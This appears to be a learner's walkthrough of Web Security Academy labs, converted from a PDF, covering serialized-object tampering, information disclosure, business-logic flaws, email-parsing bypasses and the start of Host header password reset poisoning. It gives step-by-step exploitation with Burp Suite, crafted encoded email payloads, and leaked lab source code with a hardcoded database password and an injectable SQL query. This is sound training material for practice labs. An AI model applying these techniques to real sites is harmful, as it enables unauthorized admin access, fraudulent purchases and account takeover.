
```

The response is a page titled 'Modifying serialized objects' from 'Web Security Academy'. The page features a 'WE LIKE TO SHOP' logo and four product cards: 'Hologram Stand In', 'Com-Tool', 'Couple's Umbrella', and 'Photobomb Backdrops'. Each card has a star rating and a price.

9. You will get see the users account you have to simply click Carlos again request will be send and you have to paste the url in cookie and forward it it will automatically delete the carlos user.

The screenshot shows the Burp Suite interface with a captured request to the '/admin/delete' endpoint. The URL is https://0a7200170320b46f8078944e00940039.web-security-academy.net/admin/delete?username=carlos. The response is a page titled 'Users' from 'Web Security Academy' with a list of users: 'wiener - Delete' and 'carlos - Delete'.


## 10. Lab solved



## Lab2: Modifying serialized data types


- **Objective:** Manipulate data types within a serialized object to bypass authentication and access the admin panel.

**Step 1:** Log in to your account (wiener:peter) and intercept the request in **Burp Proxy**.



**Step 2:** Locate the session cookie, right-click it, and select **Send to Repeater**.

**Step 3:** In Repeater, modify the serialized object's access\_level (or similar attribute) from a string to an integer 0 (e.g., change s:11:"access\_level" to i:0) to exploit PHP loose comparison



**Step 4:** Click **Send** and check the response for the **Admin panel** link.

**Step 5:** Change the URL path to /admin and delete the user carlos

The screenshot shows the Burp Suite interface on the left and a web browser window on the right. In the browser, the URL is <https://Oad000a703d67fc18076b9700d50070.web-security-academy.net/admin>. The page displays a banner: "WE LIKE TO SHOP". Below the banner are four product cards: "Snow Delivered To Your Door" (Paintball Gun - Thunder Striker), "Single Use Food Hider" (Single Use Food Hider), and "Com-Tool" (Com-Tool). A "View details" button is visible under each card. The Burp Suite interface shows an intercept request for a GET request to the "/admin" endpoint, with the raw request body displayed in the "Inspector" tab.

**Step 6:** Verify the "Congratulations, you solved the lab!" banner appears.

The screenshot shows the browser window after solving the lab. The URL is now <https://Oad000a703d67fc18076b9700d50070.web-security-academy.net/admin>. The page displays a banner: "Congratulations, you solved the lab!". Below the banner, a message says "User deleted successfully!". The "Users" section shows a table with one row: "wiener - Delete". The Burp Suite interface is no longer visible in this screenshot.

## Information disclosure

### Lab1: Information disclosure in error messages

**Objective:** Cause the application to generate an error message that reveals the specific version of the backend framework being used.

**Step 1:** Browse the application and locate any feature that takes numeric input (e.g., a product "View details" page or a search parameter).

**Step 2:** In **Burp Suite**, find the request for that page, right-click it, and select **Send to Repeater**.


**Step 3:** In Repeater, change the numeric parameter to a non-numeric value (e.g., replace 1 with a string like test) to trigger an error.

**Step 4:** Click **Send** and examine the response to find a stack trace that discloses the backend framework version (e.g., **Apache Struts 2 2.3.31**).

```
internal Server Error: java.lang.NumberFormatException: For input string: ""
at java.base/java.lang.NumberFormatException.forInputString(NumberFormatException.java:67)
at java.base/java.lang.Integer.parseInt(Integer.java:647)
at java.base/java.lang.Integer.parseInt(Integer.java:777)
at lab.o.w.x.y.Z(Unknown Source)
at lab.o.go.g.z.(Unknown Source)
at lab.o.go.v.(Unknown Source)
at lab.o.go.v.e.Lambda$HandleSubRequest$0(Unknown Source)
at s.x.t.t.Lambda$null13(Unknown Source)
at s.x.t.t.N(Unknown Source)
at s.x.t.t.Lambda$uncheckedFunction4(Unknown Source)
at java.base/java.util.Optional.map(Optional.java:260)
at lab.o.go.l.e.y.(Unknown Source)
at lab.server.k.a.n.l.(Unknown Source)
at lab.o.go.v.B(Unknown Source)
at lab.o.go.v.I(Unknown Source)
at lab.server.k.a.k.p.B(Unknown Source)
at lab.server.k.a.k.b.Lambda$handle$0(Unknown Source)
at lab.c.t.z.p.Q(Unknown Source)
at lab.server.k.a.k.b.Q(Unknown Source)
at lab.server.k.a.r.V(Unknown Source)
at s.x.t.t.Lambda$null13(Unknown Source)
at s.x.t.t.N(Unknown Source)
at s.x.t.t.Lambda$uncheckedFunction4(Unknown Source)
at lab.server.gv.B(Unknown Source)
at lab.server.k.a.G(Unknown Source)
at lab.server.k.w.Q(Unknown Source)
at lab.server.k.q.m.(Unknown Source)
at lab.server.g.F(Unknown Source)
at lab.server.gd.r.(Unknown Source)
at lab.o.z.Lambda$companion$0(Unknown Source)
at java.base/java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1144)
at java.base/java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:642)
at java.base/java.lang.Thread.run(Thread.java:1583)
```

Apache Struts 2 2.3.31

**Step 5:** Copy the revealed version and submit it via the **Submit solution** button to complete the lab




## Lab2: Source code disclosure via backup files

**Objective:** Identify and access a backup file to reveal the application's source code and find sensitive information, such as database credentials.

**Step 1:** Use a tool like **Burp Suite** or a web crawler to identify common backup file extensions or hidden directories (e.g., .bak, ~, or /backup).

**Step 2:** Locate the backup file for a critical resource, such as Product.java.bak or a similar source file.

**Step 3:** Download and open the backup file to view the leaked **Java source code**.



The screenshot shows a browser window with three tabs open. The active tab displays the Java source code of `ProductTemplate.java.bak`. The code is as follows:

```
import java.io.ObjectInputStream;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.util.List;
import org.postgresql.Driver;

public class ProductTemplate implements Serializable {
    static final long serialVersionUID = 1L;
    private final String id;
    private transient Product product;
    public ProductTemplate(String id) {
        this.id = id;
    }
    private void readObject(ObjectInputStream inputStream) throws IOException, ClassNotFoundException {
        inputStream.defaultReadObject();
        ConnectionBuilder connectionBuilder = ConnectionBuilder.from(
                "org.postgresql.Driver",
                "postgresql",
                "localhost",
                5432,
                "postgres",
                "postgres",
                "vgarugdfyoyjtdt45pas40wiep4e5816"
        ).withAutoCommit();
        try {
            Connection connect = connectionBuilder.connect(30);
            String sql = String.format("SELECT * FROM products WHERE id = '%s' LIMIT 1", id);
            Statement statement = connect.createStatement();
            ResultSet resultSet = statement.executeQuery(sql);
            if (resultSet.next()) {
                return;
            }
            product = Product.from(resultSet);
        } catch (SQLException e) {
            throw new IOException(e);
        }
    }
    public String getId() {
        return id;
    }
}
```

**Step 4:** Analyze the code to find sensitive hardcoded strings, such as the database password

**Step 5:** Click **Submit solution** in the lab header and enter the discovered password to complete the lab.

The screenshot shows a web browser window with three tabs open: "Lab: Source code disclosure via ...", "Source code disclosure via backdo...", and "Information disclosure on debu...". The main content area is titled "Source code disclosure via backup files" and features the "Web Security Academy" logo. A modal dialog box is centered, prompting for a solution with the URL "http://0a9f00920409a83780deed051007600f2.web-security-academy.net" and a text input field containing "vgonvlddyoyldt45pac4Dwippt5816". Below the modal are four product cards: "Com-Tool" (rating 3 stars, \$42.33), "Eco Boat" (rating 3 stars, \$42.39), "Babbage Web Spray" (rating 3 stars, \$12.88), and "Conversation Controlling Lemon" (rating 5 stars, \$38.37). The browser's address bar shows the URL "0a9f00920409a83780deed051007600f2.web-security-academy.net". The taskbar at the bottom includes icons for search, file explorer, and various applications, along with system status indicators like weather (26°C) and date (09-01-2026).

This screenshot shows the same browser window after the solution has been submitted. The modal dialog is no longer present. The page title is now "Source code disclosure via backup files" and the "Web Security Academy" logo is visible. A prominent orange banner at the top says "Congratulations, you solved the lab!". To the right of the banner are links for "Share your skills!" (with social media icons for Twitter and LinkedIn) and "Continue learning >". Below the banner are the same four product cards: "Com-Tool", "Eco Boat", "Babbage Web Spray", and "Conversation Controlling Lemon". The browser's address bar and taskbar remain the same as in the previous screenshot.

## Business logic vulnerabilities

### Lab1: Excessive trust in client-side controls.

Objective: Exploit a vulnerability where the application trusts price data sent from the client-side to purchase an item for an unintended price.

**Step 1:** Log in to your account and select a product to purchase (e.g., a "Lightweight "l33t" Leather Jacket").

**Step 2:** In Burp Suite, go to the **Proxy tab > HTTP history** and locate the POST /cart request that is sent when you add the item to your basket.

**Step 3:** Right-click this request and select **Send to Repeater**.

**Step 4:** In the Repeater tab, locate the price parameter in the request body and change its value to 1 (or any value lower than the actual price).

The screenshot shows the Burp Suite interface with the Repeater tab selected. In the Request pane, a POST request is displayed with the URL `/cart`. The request body contains a parameter `productId=1&redir=PRODUCT&quantity=1&price=5`. The Inspector pane shows the response headers, including `Content-Type: application/json`, `Content-Length: 100`, and `Content-Encoding: gzip`. The Response pane shows the JSON response: `[{"id": 1, "name": "Lightweight \"l33t\" Leather Jacket", "price": 1, "quantity": 1, "category": "Clothing"}]`. The status bar at the bottom indicates `100 bytes | 149 millis`.

**Step 5:** Click **Send** to add the item to your cart at the modified price.

**Step 6:** Navigate to your cart on the website, verify the price is updated, and click **Place order** to complete the lab.

The screenshot shows a web browser window with two tabs open. The active tab is titled "Excessive trust in client-side controls" and has the URL <https://0a550054036c672d81dea70200ec00b6.web-security-academy.net/cart/order-confirmation?order-confirmed=true>. The page content includes:

- Web Security Academy** logo
- Excessive trust in client-side controls
- Back to lab description >>
- Congratulations, you solved the lab!**
- Share your skills! (Twitter and LinkedIn icons)
- Continue learning >>
- Store credit: \$99.95
- Your order is on its way!
- A table showing the order details:

Name	Price	Quantity
Lightweight "I33I" Leather Jacket	\$1337.00	1
- Total: \$0.05
- Bottom navigation bar with various icons (Search, Mail, Calendar, etc.) and system status indicators (Weather: 25°C Mostly clear, Date: 09-01-2026, Time: 21:07, Language: ENG IN).

## Lab2: Inconsistent handling of exceptional input

**Objective:** Exploit flaws in how the application processes unconventional or oversized input to bypass business logic constraints (such as email domain restrictions).

**Step 1:** Register for an account using a very long email address (e.g., over 255 characters) that ends with the required domain (e.g., @dont-get-hacked.com).

**Step 2:** Observe if the application truncates the email address when saving it to the database.

**Step 3:** Determine the exact character limit by identifying where the truncation occurs.

**Step 4:** Craft a new email address so that, when truncated, it ends exactly with the target domain (e.g., [long\_string]@dont-get-hacked.com.your-email-id.com).

**Step 5:** Register with this crafted email; the application should truncate the "https://www.google.com/search?q=.your-email-id.com" portion, leaving only the authorized domain.

The screenshot shows a web browser window for the 'Web Security Academy' platform. The title bar reads 'Inconsistent handling of exceptional input'. A green 'LAB' button with the text 'Not solved' is visible. Below the title, there are two buttons: 'Email client' (in red) and 'Back to lab description >'. At the bottom of the page, there are links for 'Home', 'Admin panel', 'My account', and 'Log out'. The main content area is titled 'My Account' and displays the following information:  
Your username is: test3  
Your email is:  
AA  
AA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA@dontwannacry.com

**Step 6:** Log in with the truncated version of the email to gain administrative access or access restricted features.

The screenshot shows a web browser window with multiple tabs open. The active tab is titled 'Inconsistent handling of exceptional input' from 'Web Security Academy'. The page content includes a header with 'Email client' and 'Back to lab description'. Below this is a navigation bar with links to 'Home', 'Admin panel', and 'My account'. The main section is titled 'Users' and lists several entries: 'wiener - Delete', 'carlos - Delete', 'test - Delete', 'test1 - Delete', 'test2 - Delete', and 'test3 - Delete'. A green 'LAB' button with the status 'Not solved' is visible in the top right corner.

**Step 7: Navigate to the Admin panel and delete the user carlos to solve the lab.**

The screenshot shows the same web browser window after the user 'carlos' has been deleted. The 'LAB' button now displays 'Solved' with a checkmark icon. A red banner at the top of the page says 'Congratulations, you solved the lab!' with options to 'Share your skills!' and 'Continue learning >'. The 'Users' section still lists 'wiener - Delete', 'test - Delete', 'test1 - Delete', and 'test3 - Delete'. A message 'User deleted successfully!' is displayed above the user list. The Windows taskbar at the bottom shows the date as '28°C sunny' and various pinned icons.

# Lab3: Bypassing access controls using email address parsing discrepancies

Objective: Exploit a discrepancy in how different components of the application parse email addresses to register with an unauthorized domain and gain administrative access.

Step 1: Study the application's registration requirements; it typically requires an email ending in a specific domain

If you work for GinAndJuice, please use your @ginandjuice.shop email address.  
Registration blocked for security reasons

Username  
asdfg

Email  
=?utf-8?q?+AGEAYgBj-?=@ginandjuice.shop

Password  
\*\*\*\*\*

Register

Please check your emails for your account registration link.

**Step 2:** Register an account using a crafted email address that includes the target domain followed by a comment or additional data that might be ignored by the verification system but truncated by the database (e.g., victim@dont-get-hacked.com.your-email.com).

**Step 3:** Use **Burp Suite** to intercept the registration request and experiment with different parsing characters like null bytes (%00), semicolons, or oversized strings.

If you work for GinAndJuice, please use your @ginandjuice.shop email address

Username: test

Email: =?utf-7?q?attacker&AEA-exploit-0aec00e9033c788582c7b5c701b900f1.exploit-server.net&J

Password: ....

Register

**Step 4:** Complete the registration and verify your email via your actual inbox if a confirmation link is sent to the secondary domain.

Your email address is attacker@exploit-0aec00e9033c788582c7b5c701b900f1.exploit-server.net

Displaying all emails @exploit-0aec00e9033c788582c7b5c701b900f1.exploit-server.net and all subdomains

Sent	To	From	Subject	Body
2026-01-10 07:51:52 +0000	attacker@exploit-0aec00e9033c788582c7b5c701b900f1.exploit-server.net	no-reply@0af4009f0352781982aab6d400cf0046.web-security-academy.net	Account registration	Hello! Please follow the link below to confirm your email and complete registration. <a href="https://0af4009f0352781982aab6d400cf0046.web-security-academy.net/register?temp-registration-token=dZ2KKfCBFK1acIjRkjMpvq2EAp9yPFUW">https://0af4009f0352781982aab6d400cf0046.web-security-academy.net/register?temp-registration-token=dZ2KKfCBFK1acIjRkjMpvq2EAp9yPFUW</a> Thanks, Support team

**Step 5:** Log in to the application; if the backend truncates the email to @dont-get-hacked.com, you will be granted administrative privileges.

Your username is: test  
Your email is: =?utf-7?q?attacker&AEA-exploit-0aec00e9033c788582c7b5c701b900f1.exploit-server.net&ACA-?= @ginandjuice.shop

Email   
[Update email](#)

Home | Admin panel | My account | Log out

My Account

**Step 6:** Navigate to the **Admin panel** and delete the user **carlos** to solve the lab.

carlos - Delete  
test - Delete

Home | Admin panel | My account

Users

Lab: Bypassing access controls | Bypassing access controls using ... | Exploit Server: Bypassing access ... | Bypassing access controls using ...

<https://0af4009f0352781902aab6d400cf0046.web-security-academy.net/admin>

**WebSecurity Academy** Bypassing access controls using email address parsing discrepancies

Back to lab description >

**LAB Solved**

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

User deleted successfully!

**Users**

test - Delete



## HTTP Host header attacks

### Lab1: Basic password reset poisoning

Objective: Exploit the application's reliance on the Host header to trick it into sending a password reset link containing a token to an attacker-controlled domain.


Step 1: Go to the **Login** page and click **Forgot password?**.

The screenshot shows the Burp Suite interface with the Intercept tab selected. On the left, the target application's login page is displayed, showing fields for 'Username' and 'Password', and links for 'Forgot password?' and 'Log in'. On the right, the intercept history shows a series of requests from the host 'www.youtube.com' to various endpoints like '/api/auth/login', '/api/statistics', and '/log/event'. The status codes for most requests are 200, indicating successful responses. Below the history is a detailed table of captured requests with columns for Host, Method, URL, Params, Status code, Length, and Mimetype.

